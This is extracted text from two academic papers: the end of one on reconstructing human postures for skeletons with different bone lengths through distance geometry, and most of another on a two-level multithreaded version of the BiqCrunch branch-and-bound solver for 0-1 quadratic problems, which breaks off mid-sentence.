$$\forall \{u, v\} \in V \times V, \quad \delta_{uv} = \tau_{uv}^{(2)} \cdot D_{uv},$$

where  $\tau_{uv}^{(2)}$  is the weight of the shortest path  $P_{uv}^{(2)}$  over  $S_2$ . This formula makes it possible to reconstruct correctly the bone lengths of  $S_2$  while modifying accordingly the original distances in  $X_1$ , for them to be adapted to the new bone lengths of  $S_2$ .

Intuitively, distances between joints that are close in the skeletal structure (i.e. corresponding to shortest paths  $P_{uv}$  over fewer bones) can be approximated better than others (for example the distance between a hand and a foot is more difficult to approximate). For this reason, every computed distance  $\delta_{uv}$  is coupled with the priority level  $\pi_{uv}$ , that is based on the cardinality  $|P_{uv}|$  of the corresponding shortest path:

$$\pi_{uv} = (|P_{\max}| - |P_{uv}| + 2) / |P_{\max}|,$$

where  $P_{\max}$  is the longest shortest path that can be defined over the two skeletal structures  $S_1$  and  $S_2$ . Notice that, in correspondence with the bone lengths, the priority  $\pi_{uv}$  is maximal and equal to 1; the smallest possible priority value is given by  $2/|P_{\max}|$ . This distance information, together with the associated priority levels, defines a DGP instance for the simulation of human postures.

### III. COMPUTATIONAL EXPERIMENTS

In our computational experiments, we consider a human walking posture extracted from a walking motion. This section shows the results obtained by constructing an approximated distance matrix by the method detailed in Section II, and by looking for the corresponding posture by implementing the spectral gradient method with non-monotone line search described in [7]. All codes were written in Matlab 2016b and the experiments were carried out on an Intel Core 2 Duo @ 2.4 GHz with 2GB RAM, running Mac OS X.

A graphical representation of the original skeletal structure is displayed in Fig. 1, together with the initial posture from which we extract the distance information. Table I shows the list of short labels for all joints forming the skeletal structure, together with the original distances from the corresponding joint parents (bone lengths).

TABLE I  
SOME DETAILS ABOUT THE CONSIDERED SKELETAL STRUCTURE  $S$ , WITH THE ORIGINAL BONE DISTANCES (DISTANCE OF EVERY JOINT FROM ITS PARENT, IN PARENTHESIS).

Joint label	Joint name	distance to parent
H	Hips	/
C	Chest	0.160 (H)
CA	Chest2	0.179 (C)
CB	Chest3	0.069 (CA)
N	Neck	0.069 (CB)
HD	Head	0.106 (N)
RC	RightCollar	0.072 (CB)
RS	RightShoulder	0.158 (RC)
RE	RightElbow	0.273 (RS)
RW	RightWrist	0.258 (RE)
LC	LeftCollar	0.072 (CB)
LS	LeftShoulder	0.158 (LC)
LE	LeftElbow	0.273 (LS)
LW	LeftWrist	0.258 (LE)
RH	RightHip	0.108 (H)
RK	RightKnee	0.435 (RH)
RA	RightAnkle	0.453 (RN)
RT	RightToe	0.125 (RA)
LH	LeftHip	0.108 (H)
LK	LeftKnee	0.435 (LH)
LA	LeftAnkle	0.453 (LK)
LT	LeftToe	0.125 (LA)

Table II shows some preliminary experiments, where the parameters of the non-monotone spectral gradient method, are the same of the experiments presented in [7]. The distance matrix is generated by applying the procedure detailed in Section II. As a starting point  $X_0$  in the spectral gradient method, we considered the original posture with the original bone lengths. All experiments took less than 1 second of CPU time.

As the table shows, the method is able to reproduce quite well the original posture in the new skeletal structures. It is possible to remark, however, that when very important changes in the bone lengths are imposed, the obtained posture can show some slight deformations w.r.t. the original one (see for example the posture obtained when imposing a 60% longer spine). In order to avoid such undesired effects, we are currently working on a more advance method for the definition of the approximated distance matrices and of the associated priority levels.






















### IV. CONCLUSIONS

We have presented a novel approach, solely based on distance information, for simulating a given human posture of a skeletal structure having arbitrary bone lengths. Once an approximated distance matrix is defined, the problem to be solved is a classical one in the context of distance geometry, where an EDM near to the approximated matrix needs to be identified, by revealing in this way the posture for the new skeletal structure. Our computational experiments show that the presented methodology is promising when the corresponding distance geometry problem is solved by using the non-monotone spectral gradient method proposed in [7] in the context of the *dynamical* distance geometry. Future works will mostly be aimed at improving and at performing a



TABLE II

A SET OF EXPERIMENTS WHERE AN APPROXIMATED DISTANCE MATRIX IS GENERATED BY IMPLEMENTING THE PROPOSED METHOD, AND WHERE A POSTURE IS OBTAINED BY A SPECTRAL GRADIENT METHOD WITH NON-MONOTONE LINE SEARCH.

						
Spine: -20%	Spine: -10%	Spine: +10%	Spine: +20%	Spine: +30%	Spine: +40%	Spine: +60%
						
Legs: -20%	Legs: -15%	Legs: -10%	Legs: +10%	Legs: +15%	Legs: +20%	Legs: +30%
						
Arms: -15%	Arms: -10%	Arms: -5%	Arms: +5%	Arms: +10%	Arms: +15%	Arms: +20%

theoretical validation of the procedure detailed in Section II, as well as at extending the entire methodology to the simulation of motions.

#### ACKNOWLEDGMENTS

This work was partially supported by an INS2I-CNRS 2016 “PEPS” project.

#### REFERENCES

- [1] I. Dokmanic, R. Parhizkar, J. Ranieri, M. Vetterli, *Euclidean Distance Matrices: Essential Theory, Algorithms, and Applications*, IEEE Signal Processing Magazine **32**(6), 12–30, 2015.
- [2] Q. Dong, Z. Wu, *A Linear-Time Algorithm for Solving the Molecular Distance Geometry Problem with Exact Inter-Atomic Distances*, Journal of Global Optimization **22**, 365–375, 2002.
- [3] J.K. Hodgins, W.L. Wooten, D.C. Brogan, J.F. O’Brien, *Animating Human Athletics*, Proceedings of the 22<sup>nd</sup> annual conference on Computer Graphics and Interactive Techniques (SIGGRAPH95), 71–78, 1995.
- [4] N. Lever, *Real-time 3D Character Animation with Visual C++*, Taylor & Francis, 496 pages, 2001.
- [5] R. Kulpa, F. Multon, B. Arnaldi, *Morphology-Independent Representation of Motions for Interactive Human-like Animations*, Proceedings of EUROGRAPHICS 2005, M. Alexa, J. Marks (Eds.), Computer Graphics Forum **24**(3), 343–351, 2005.
- [6] L. Liberti, C. Lavor, N. Maculan, A. Mucherino, *Euclidean Distance Geometry and Applications*, SIAM Review **56**(1), 3–69, 2014.
- [7] A. Mucherino, D.S. Gonçalves, *An Approach to Dynamical Distance Geometry*, to appear in Proceedings of the 3<sup>rd</sup> Conference on Geometric Science of Information (GSI17), Lecture Notes in Computer Science, 8 pages, 2017.
- [8] F. Multon, L. France, M.P. Cani-Gascuel, G. Debunne, *Computer Animation of Human Walking: a Survey*, The Journal of Visualization and Computer Animation **10**(1), 39–54, 1999.
- [9] F. Multon, R. Kulpa, L. Hoyet, T. Komura, *From Motion Capture to Real-Time Character Animation*, Proceedings of the First International Workshop on Motion In Games (MIG08), Lecture Notes In Computer Science **5277**, 72–81, 2008.

# Solving 0-1 Quadratic Problems with Two-Level Parallelization of the BiqCrunch Solver

Camille Coti \*, Etienne Leclercq \*, Frédéric Roupin \*, Franck Butelle \*

\*LIPN, UMR 7030, Université Paris 13, Sorbonne Paris Cité

{coti,leclercq,roupin,butelle}@lipn.univ-paris13.fr

**Abstract**—In this paper we present *MLTBiqCrunch*, a hierarchically parallelized version of the open-source solver *BiqCrunch* [1]. More precisely, this version has two levels of parallelization: a coarse grain, assigning a thread to a node evaluation and a fine grain, parallelizing a node evaluation when some threads are not busy. We present experiments on some classical binary quadratic optimization problems with comparison of their scalability and raw performance. In particular, we obtain a superlinear speedup for some of the most difficult instances.

## I. INTRODUCTION

*BiqCrunch* [1] is a full open-source solver (publicly available online) for binary quadratic optimization problems. Such problems can be stated as 0-1 quadratic programs with  $m_I$  inequality constraints and  $m_E$  equality constraints:

$$\begin{cases} \max & z^T S_0 z + s_0^T z \\ \text{s.t.} & z^T S_i z + s_i^T z \leq a_i, \quad i \in \{1, \dots, m_I\} \\ & z^T S_i z + s_i^T z = a_i, \quad i \in \{m_I + 1, \dots, m_I + m_E\} \\ & z \in \{0, 1\}^n \end{cases} \quad (1)$$

where the  $S_i$ 's are real symmetric  $n \times n$  matrices, the  $s_i$ 's are vectors in  $\mathbb{R}^n$ , and the  $a_i$ 's are real numbers. Note that if all  $S_i = 0$  then one gets a 0–1 linear program. *BiqCrunch* requires the objective value of (1) to be integer for any feasible solution.

Many optimization problems can be stated as (1), for further details about applications and solvers the reader is referred to [2], [3]. A vast majority of solvers for continuous, mixed or integer problems, even to solve special cases (e.g. [4]) or relaxations of (1) (e.g. [5]) are multithreaded. Designing parallel versions is especially useful for Branch-and-Bound-like algorithms (e.g. [6]), and several authors investigated sophisticated approaches to take advantage of various architectures (e.g. [7], [8]). Other authors proposed approaches to provide a more general framework to design such parallel Branch-and-Bound algorithms (e.g. [9]). Some specific softwares are specialized to design this type of solvers, such as the COIN-OR High-Performance Parallel Search Framework [10] which provides a base layer of a hierarchy consisting of implementations of various tree search algorithms for specific problem types.

*BiqCrunch* uses sophisticated high-quality semidefinite bounds [11] and automatically sets the tightness of its bounding procedure node by node in the search tree. Moreover, triangle inequalities are dynamically added and removed from the underlying nonlinear relaxations in order to obtain stronger bounds. A complete description of the solver is given in [1] as

well as its mathematical background. The *BiqCrunch* website is <http://lipn.univ-paris13.fr/BiqCrunch/>, where the source code, numerical results for several classical combinatorial problems and related papers can be downloaded. The distribution also includes converters and heuristics for some specific problems.

The evaluation of each node can be made independently from the other ones, making *BiqCrunch* a good candidate for parallel computing. However, the shape of the search tree developed by the branch-and-bound procedure does not immediately extract an optimal level of parallelism.

In this paper, we propose a two-level parallel execution, mixing parallel, low-level computation kernels and task-based, coarser-grained parallelism, to adapt the degree of parallelism at each level of granularity. After a quick review of the literature on related works, we describe *BiqCrunch* and how it can be parallelized in section II. We evaluate the performance exhibited by each level of parallelism, and its consequence on the overall performance (including the numerical effects of the reorganization of the computation) in section III. Moreover, we compare the new parallel version with the sequential version of the solver by solving three classical NP-hard combinatorial problems (Max-Cut, Max-Independent-Set, and Max- $k$ -Cluster). Last, we discuss the results and open perspectives in section IV.

## II. MULTITHREADED BRANCH-AND-BOUND

The choices we made for *MLTBiqCrunch* are inspired by previous works. For instance, a performance comparison is available in [12] between multi-core and many-core systems by solving big optimization problems with a Branch-and-Bound algorithm. Another branch-and-bound implementation is described in [8] using multi-GPU systems. While the previous papers are related to multi-CPU systems on one hand and to multi-GPU systems on another hand, [13] implements a Branch-and-Bound for heterogeneous architectures (both multi-CPU systems with GPU accelerators).

Nevertheless, the solver *BiqCrunch* has specific characteristics and features that should be taken into account. First, it was initially designed to be used on a standard personal computer, i.e. with a limited amount of memory and up to 8 cores. Second, the nonlinear relaxations used in *BiqCrunch* have a higher computational cost (from several seconds to several minutes) compared to other bounds used generally in Branch-and-Bound-like algorithms (such as linear programming for

instance). On the other hand, high-quality bounds are obtained here and therefore one can expect a small number of nodes to evaluate. Previous experiments with *BiqCrunch*2.0 show that actually, even for difficult combinatorial problems, this number is at most a few hundred. This means that the communication cost will be limited in a parallel version if the grain corresponds to one node evaluation.

However, the bounding procedure of *BiqCrunch* can be very fast since the quality of the relaxation is adjustable. Thus it may be hazardous to allocate many threads to evaluate a given node if other nodes are ready to be evaluated.

#### A. Single-threaded branch-and-bound

*BiqCrunch* is mainly written in C, and makes calls to Fortran libraries. The code actually makes heavy use of linear algebra functions (LAPACK [14] or the Intel Math Kernel Library (MKL)), it includes the nonlinear optimization routine L-BFGS-B [15], [16], and it is provided with an updated version of the branch-and-bound platform BOB [17]. Nevertheless, the current version of *BiqCrunch* uses only the serial features of the platform BOB (i.e. one core is used), although the latter is precisely designed to implement Branch-and-Bound-like algorithms that take advantage from the benefits of parallelism.

When branching on variable  $z_i$  in problem (1), the BOB branch-and-bound platform [17] creates two new subproblems (nodes of the search tree), one where  $z_i$  is fixed to 0 and the other where  $z_i$  is fixed to 1. The subproblem that has the weakest bound (among all the nodes previously inserted into the global priority queue) is then selected to be the next subproblem to branch on. In the case of a tie, BOB selects the subproblem which is lower in the search tree (i.e., having the larger number of fixed variables).

At iteration  $k$  of the bounding procedure, the algorithm computes a bound  $F_k$  of all the feasible solutions of the subtree, and takes advantage of the fact that the optimal value of the combinatorial problem is an integer. Hence, if  $F_k < \beta_k + 1$ , then the node of the branch-and-bound tree is pruned, where  $\beta_k$  is the current best feasible solution (since all feasible solutions of the subproblem have an objective value no better than  $\beta_k$ ). If this is not the case, then the branch-and-bound tree needs to be explored further.

The bounding procedure of *BiqCrunch* enjoys some nice features. It can actually be fast to run if the node is easy to prune, but is also able to provide tighter but more expensive bounds if necessary. Moreover, it stops when it is likely that a bound which is lower than  $\beta_k + 1$  cannot be reached within a reasonable amount of time. The bounding procedure can be stopped anytime and will always return a valid upper-bound for the problem, thanks to duality properties (see [11]). Therefore, the computation times to evaluate the nodes are bounded, and this bound can be chosen. In addition, generic or specific heuristics take advantage of the fractional solution computed by the relaxation to build a feasible solution for the initial combinatorial problem (1), in order to try improving the current best feasible solution. This is done several times

in the bounding procedure (for further details see Section 4.2. and Algorithm 3 in [1]).

The *BiqCrunch* solver stores the input problem matrices in a sparse format in memory to keep its memory requirements small. Moreover the memory usage of the nonlinear optimization routine L-BFGS-B is very low and optimized. Typically, a problem with 225 variables and 32206 constraints (which involves a  $226 \times 226$  symmetric matrix, i.e. 25425 variables, to store the underlying relaxation variables) requires at most 32 MB to be solved. In order to design a parallel version of *BiqCrunch*, thanks to this very limited amount of memory, allocating a private working memory space for each thread is a simple and still low-cost solution, even on a standard personal computer.

#### B. Multithreaded computation kernels

*BiqCrunch* uses linear algebra kernels intensively: in particular, profiling data showed that it spends about 60% of execution time in `dsyevr`, which is itself spending about 20% of the total execution time in `dsytrd`. Therefore, the most basic step to take advantage of multicore architectures is to use multithreaded routines.

This is a fine-grain, low-level parallelism. This approach follows a *fork/join model*. Computation outside of the BLAS/LAPACK routines is sequential. Besides, each call to a routine has to pay the cost of spawning new threads and joining them at the end. Therefore, this parallelization model might not be sufficient.

#### C. Task-parallelism

We have seen in section II-A that the branch-and-bound procedure creates a tree: the branch-and-bound search tree. Each node of this tree can create (or not) subproblems. Each of these subproblems forms a node, that can be computed independently from the other ones. Compared with the approach using multithreaded computation kernels, this is a coarser-grain parallelism.

When generated, nodes of the search tree are put in a queue. When an idle thread is available, it pops a node from the queue and evaluates it. Therefore, this approach follows a *task-based parallelism model*. The priority system provided by BOB handles different priorities between the different nodes and, therefore, the different parallel tasks.

When the current best solution is updated (e.g. when an optimal solution is found), nodes with a evaluation which is not as good are removed from the queue by the BOB platform. Moreover, the other threads that are working may also stop their evaluation if their node can be pruned using this new bound (since the bounding procedure provides valid bounds during all the evaluation process : see remark section II-A).

At the beginning of the computation, only one node exists and therefore, only one thread is computing. As new nodes are generated, more threads can compute them in parallel. Therefore, the level of parallelism increases as nodes are generated. This approach is efficient when the problem generates




Fig. 1: Computation of a tree that generates 7 tasks, where the optimum is found on task T8.

a large number of nodes, in order to amortize the low level of parallelism of the initial phase.

A short example is given in Figure 1. The initial node T0 generates two nodes T1 and T4. The sequential version (represented by the tree in Figure 1a) computes the nodes in the numerical order indicated (from 1 to 9) if we assume that the value of their evaluation implies it : the branch-and-bound does a best-first search, so if T2 has a better evaluation than T4, T2 will be chosen first. The optimum is found on T8 : the sequential version has already evaluated T5, T6 and T7 whereas the parallel version (Figure 1b) has not, and potentially stops the execution of T2, T3 and T9 because the best solution has been updated.

A drawback of this approach is possible load unbalance. If a node takes significantly longer than the other ones to be computed, it can delay the whole computation while the other threads are waiting for it to complete. However, in practice, this case does not happen and several mechanisms guarantee bounded evaluation times and roughly equivalent computation time (see section II-A).

#### D. Two-level parallelization

In order to improve the exploitation of the multiple core platform when the branch-and-bound tree has not generated enough nodes to keep them all busy, both previous approaches can be combined together in a *hierarchical parallelization*. The core idea is to use multiple threads to evaluate a node when threads are idle, and one thread when there are enough nodes to assign one to each thread.

A possible schedule is given by Figure 2 (note that the tasks are not necessarily related to the ones on Figure 1). At the beginning of the computation, only one node exists




Fig. 2: Possible (perfect) thread occupation of 9 tasks on 4 threads with hierarchical parallelism.

in the branch-and-bound tree. Therefore, all the threads are used to evaluate it. It generates two nodes: each of them is evaluated on two threads. These nodes generate four nodes in total, which is equal to the number of threads: each node is evaluated on a single thread. At the end, the tree narrows and only two nodes are generated, evaluated on two nodes each.

Choosing the number of threads to evaluate a node is not trivial. If some threads are idle when a node evaluation begins, later during the evaluation of this node, other nodes might be generated and need these threads to compute them. In our system, coarse-grain parallelism has a higher priority than the fine-grain one on thread occupation. Therefore, idle threads are assigned to new node evaluation rather than on multithreaded node evaluation. Various heuristics can be defined to determine the number of threads to be used to compute a given task.

### III. PERFORMANCE EVALUATION

We evaluated and compared the performance of our implementation of the algorithms described in section II. In particular, we compared their scalability and raw performance. The problem instances are described thoroughly and the numerical results obtained with the current version of *BiqCrunch* are given on the *BiqCrunch* website.

#### A. Scalability

We limited the number of cores used by the multithreaded *BiqCrunch* and multithreaded BLAS in order to avoid using too many cores. In particular, if our heuristic makes *BiqCrunch* choose to use a number of cores for the BLAS routines such that, later, new tasks are executed and the total number of threads used exceeds the number assigned to *BiqCrunch*, the system limits *BiqCrunch* in such a way that it does not use more cores than indicated.

We used a 32-core machine that features two Intel Xeon CPU E5-2630 v3 running at 2.4 GHz and 32 GB of RAM. The machine runs a Linux 3.16.0 kernel. All the code was compiled using the GNU gfortran and gcc 4.9.2 compilers with -O3 optimization flag. We compiled the code against OpenBLAS 0.2.12 and LAPACK 3.5.0. *BiqCrunch* provides L-BFGS-B version 3.0, that calls LINPACK and BLAS routines provided




Fig. 3: Scalability with the brock-200-4 problem.

with the source code. We modified it in order to call routines from the BLAS and LAPACK libraries installed on our system (with a wrapper to call equivalent LAPACK routines instead of the LINPACK ones).

*a) Task parallelism:* The performance of *BiqCrunch* increases when threads are added to the computation (see section III-C). We evaluated the scalability of the multithreaded computation (one thread per node of the search tree) on various problems. For instance, Figure 3 presents the scalability (Figure 3a) and the speedup (Figure 3b) obtained by the computation of *brock-200-4*, a Max-Independent Set problem with  $n = 200$  issued from the DIMACS challenge that maximizes the total weight of the vertices in the independent set.

We can see that it scales well, up to a certain number of threads. Unlike small problems, this problem is not limited by the number of nodes in the search tree: it evaluates 185 nodes. Therefore we believe that the scalability is limited by thread management and synchronization costs.

However, this approach faces a strong limitation: in practice, some problems generate only a few nodes, or even only one. If the optimal solution is found on the first node, evaluating nodes in parallel is completely useless, because the one and only node is evaluated by one thread.

*b) Multithreaded computation kernels:* In order to take advantage of the multiple cores available even when the structure of the search tree does not allow enough parallel

tasks (as described in section II-C), we called the BLAS routines using multiple threads. However, on small instances, experimentally, the performance is roughly the same using 1 to 10 threads.

*c) Hybrid parallelism:* We evaluated the performance of the hybrid approach in two contexts: with a number of tasks (used to evaluate the nodes) equal to the number of cores used (a configuration similar to the one presented by Figure 2), and with a number of nodes smaller than the number of cores and several threads per node. The latter configuration tries to scale beyond the scalability limits of the node parallelism by assigning several threads to evaluate one node: if solving the problem scales up to 16 node evaluations in parallel, we assigned two threads per node in order to use 32 cores in total: it is a nested parallelism approach. The former uses several threads per node when some threads are idle because the search tree has not generated enough nodes to keep them busy: it is close to a greedy approach.

Figure 4 presents the scalability of solving the *bqp-250-6* problem (a pure binary quadratic problem with  $n = 250$ , available in the OR-library and *BiqMac* libraries, and used in [18], [19]) using half of the idle threads per node evaluation. We can see that it scales poorly. We have limited to 8 threads, since the nodes' queue list is never longer. We analyzed the execution of *BiqCrunch* and we noticed that, because of the asynchronous nature of the scheduling of the threads that evaluate the nodes, *BiqCrunch* tends to use more threads than the number of cores assigned to the computation (recall that we limited the number of cores available for each run, for fairness purpose).


In Figure 6, we are presenting the performance obtained by the *brock-200-4* problem with 2 threads per node evaluation.

We can see that it “extends” the scalability of the parallel implementation, but the overall performance is only a few percent better than with one thread per node evaluation (Figure 3a). It can possibly be explained by the relatively small speedup obtained by using multithreaded node evaluation in general.


In order to set the balance between the two levels of parallelism, we used performance profiles [20]. Figure 5 gives the performance profiles obtained for a set of 45 Max- $k$ -Cluster problems with  $n = 100$  used in several papers (e.g. [21]) and publicly available on the *BiqCrunch* website. The number of threads assigned to BLAS during the node evaluation ranges from 1 (sequential BLAS) up to 8 (in this case all the nodes are evaluated sequentially and BLAS uses all the cores). If one considers a set  $\mathcal{S}$  of problems used to benchmark the solvers, then for each problem  $p \in \mathcal{S}$ , we define  $t_p^{\min}$  as the minimum time required to solve  $p$  over all the solvers. Then, for each solver, we consider the performance profile function  $\theta$ , which is defined as

$$\theta(\tau) = \frac{1}{|\mathcal{S}|} |\{p \in \mathcal{S} : t_p \leq \tau t_p^{\min}\}|, \quad \text{for } \tau \geq 1, \quad (2)$$

where  $t_p$  is the time required for the solver to solve problem  $p$ .




(a) Task scalability.




(b) Speedup.

Fig. 4: Scalability with the bq-p250-6 use-case with half of the idle threads per node evaluation.




(a) Task scalability.



(b) Speedup.

Fig. 6: Scalability with the brock-200-4 problem with 2 threads per node evaluation.

Fig. 5: Performance profiles using different balancings of the hybrid approach. Each curve  $\theta(\tau)$  corresponds to a given setting (from 1 up to 8 threads assigned to BLAS).

The function  $\theta$  is therefore a cumulative distribution function, and  $\theta(\tau)$  represents the probability of the solver to solve a problem from  $\mathcal{S}$  within a multiple  $\tau$  of the minimum time required by all solvers considered. These results confirm the one obtained in Figure 6: the best choice is to run the BLAS

routines using at most two threads.

### B. Numerical issues

For now, the two-level parallelism is still not fully satisfactory. We have noticed that using the current parameters (e.g. tolerance) of the linear algebra functions, the multithreaded version of BLAS tends to be numerically unstable when the underlying nonlinear relaxation is very tight (see [11] for further details about how adjusting the tightness of the relaxation). We have improved this stability by setting new values, but a lot of factors come into play here.

First, there is a "giving up" function in the bounding procedure that stops the evaluation of a node when the progress of L-BFGS is too small compared to the value of the best current feasible solution. Consequently, this can occur at a different moment of the computation if a different number of threads are allocated to the BLAS functions.

Second, the branching procedure actually depends on the fractional solution to select the variable to branch on, and these values can be slightly different when using the multithreaded version of BLAS. Nevertheless, for most problems, it must be pointed out that this second parallelization level does not improve a lot the solver performance. Indeed, the proportion of computation time during which the number of nodes in the queue is smaller than the number of threads is often negligible (except for "easy" problems). Consequently, for



